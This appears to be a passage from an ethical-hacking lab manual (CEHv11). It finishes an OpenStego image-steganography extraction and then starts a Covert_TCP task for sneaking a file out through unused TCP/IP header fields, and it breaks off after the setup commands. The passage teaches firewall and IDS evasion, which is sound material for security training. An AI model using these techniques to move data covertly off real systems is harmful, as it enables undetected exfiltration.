
Password

Extract Data

24.  The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.




25. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.



26. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
27. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
28. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.
29. The file displays all the information contained in the text document, as shown in the screenshot.

In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.



30. This concludes the demonstration of how to perform image steganography using OpenStego.
 31. You can also use other image steganography tools such as **QuickStego** (<http://quickcrypto.com>), **SSuite Picsel** (<https://www.ssuitesoft.com>), **CryptaPix** (<https://www.briggsoft.com>), and **gifshuffle** (<http://www.darkside.com.au>) to perform image steganography on the target system.
 32. Close all open windows and document all the acquired information.
-

Task 6: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.


The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

Here, we will use Covert_TCP to create a covert channel between the two machines.


For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Click **Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



3.  A **Parrot Terminal** window appears. In the **terminal** window, type **cd Desktop** and press **Enter**.

Applications Places System



Tue Aug 25, 00:34

● ● ●

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└ $cd Desktop Hacking Wireless
[attacker@parrot]~/Desktop]
└ $
```

Parrot Terminal

attacker's Home

Security_Script.html

READMEElcerise

ceh-tools 10.1.1



Trash

Scripts

BeRoot

CEHv11 Module 13

Hacking Web
Servers

CEHv11 Module 14

Hacking Web
Applications

4. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.
5. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.

Applications Places System



Tue Aug 25, 00:35

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└ $cd Desktop Hacking Wireless
[attacker@parrot]~/Desktop]
└ $mkdir Send
[attacker@parrot]~/Desktop]
└ $cd Send
[attacker@parrot]~/Desktop/Send]
└ $
```

READMEEnterprise



Trash



CEHv11 Module 13
Hacking Web
Servers



CEHv11 Module 14
Hacking Web
Applications

Scripts




BeRoot



Send

6. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**".

Applications Places System



Tue Aug 25, 00:36

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$ cd Desktop Hacking Wireless
[attacker@parrot]~/Desktop]
└─$ mkdir Send
[attacker@parrot]~/Desktop]
└─$ cd Send
[attacker@parrot]~/Desktop/Send]
└─$ echo "Secret Message" > message.txt
[attacker@parrot]~/Desktop/Send]
└─$
```

READMEEnterprise



Trash



CEHv11 Module 13
Hacking Web
Servers

Scripts



BeRoot



